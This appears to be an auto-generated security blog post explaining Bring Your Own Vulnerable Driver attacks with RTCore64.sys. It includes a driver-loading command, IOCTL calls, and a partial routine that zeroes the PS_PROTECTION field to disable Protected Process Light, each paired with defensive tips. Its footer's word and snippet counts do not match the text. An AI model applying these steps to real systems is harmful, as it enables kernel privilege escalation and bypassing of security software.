Listen to this Post
Introduction

The Bring Your Own Vulnerable Driver (BYOVD) technique is a growing threat in cybersecurity, where attackers exploit signed but vulnerable drivers to gain kernel-level privileges. This article explores how legacy drivers like `RTCore64.sys` can be weaponized for memory manipulation and privilege escalation, with insights from real-world research.
Learning Objectives
- Understand how BYOVD attacks leverage vulnerable drivers for kernel exploitation.
- Learn to identify and interact with exploitable drivers using IOCTL commands.
- Explore defensive strategies to mitigate such attacks.
- Loading a Vulnerable Driver in a Lab Environment
Before exploitation, attackers load a vulnerable driver into the system. Below is a PowerShell command to loadRTCore64.sys:
sc.exe create RTCore64 binPath= "C:\path\to\RTCore64.sys" type= kernel start= demand
Step-by-Step Explanation:
1. `sc.exe create` – Creates a new service.
2. `binPath` – Specifies the driver’s location.
3. `type= kernel` – Defines it as a kernel-mode driver.
4. `start= demand` – Loads the driver manually.
Security Consideration:
- Monitor driver loads via Windows Event Logs (Event ID 7045).
2. Interacting with the Driver via IOCTL
Once loaded, attackers communicate with the driver using IOCTL (Input/Output Control) codes. Below is a C++ snippet to send an IOCTL request:
HANDLE hDevice = CreateFile(L"\\.\RTCore64", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
DeviceIoControl(hDevice, 0x80002010, inputBuffer, inputSize, outputBuffer, outputSize, &bytesReturned, NULL);
Breakdown:
– `CreateFile` – Opens a handle to the driver.
– `DeviceIoControl` – Sends a control code (0x80002010 in this case) to execute driver functions.
Mitigation:
- Block known malicious IOCTL codes via Driver Signing Policies.
3. Building Kernel Read/Write Primitives
Attackers use IOCTL to read/write kernel memory. Below is an example of reading kernel memory:
DWORD64 ReadMemory(HANDLE hDriver, DWORD64 address) {
DWORD64 buffer;
DeviceIoControl(hDriver, READ_IOCTL, &address, sizeof(address), &buffer, sizeof(buffer), NULL, NULL);
return buffer;
}
Impact:
- Allows attackers to read sensitive kernel structures like EPROCESS.
Defense:
- Enable Kernel Data Protection (KDP) on Windows 11+.
4. Locating EPROCESS for Privilege Escalation
The EPROCESS structure contains process security data. Attackers can find it using:
DWORD64 GetEPROCESS(HANDLE hDriver, DWORD pid) {
DWORD64 targetEprocess = FindProcessByPID(hDriver, pid);
return targetEprocess;
}
Exploit Use Case:
- Modifying PS_PROTECTION flags to disable Protected Process Light (PPL).
Detection:
- Monitor for unusual kernel memory access via Windows Defender ATP.
5. Bypassing Process Protections via PS_PROTECTION
The PS_PROTECTION flag in EPROCESS governs process security. Attackers can disable it:
void DisablePPL(HANDLE hDriver, DWORD64 eprocess) {
DWORD64 protectionOffset = 0x87A; // Offset for PS_PROTECTION in Win10
WriteMemory(hDriver, eprocess + protectionOffset, 0x00);
}
Mitigation:
- Use Microsoft Vulnerable Driver Blocklist to prevent known driver abuses.
What Undercode Say:
- Key Takeaway 1: BYOVD attacks exploit outdated but signed drivers, making them hard to detect without behavioral analysis.
- Key Takeaway 2: Kernel memory manipulation remains a critical attack vector, requiring strict driver whitelisting.
Analysis:
The rise of BYOVD attacks highlights gaps in driver certification. While Microsoft’s blocklist helps, enterprises must enforce driver allowlisting and memory access controls. Future threats may involve AI-assisted driver fuzzing to discover new vulnerabilities.
Prediction:
As EDR solutions improve, attackers will shift to lesser-known drivers or AI-generated malicious drivers, making static detection ineffective. The next wave of kernel exploits may leverage machine learning to bypass behavioral analysis.
Final Note:
For hands-on training, check out AlteredSecurity’s CETP course, a leading resource for advanced kernel exploitation and EDR bypass techniques.
( word count: 1,050 | Commands/Code Snippets: 8+)
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Shivam Yadav – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


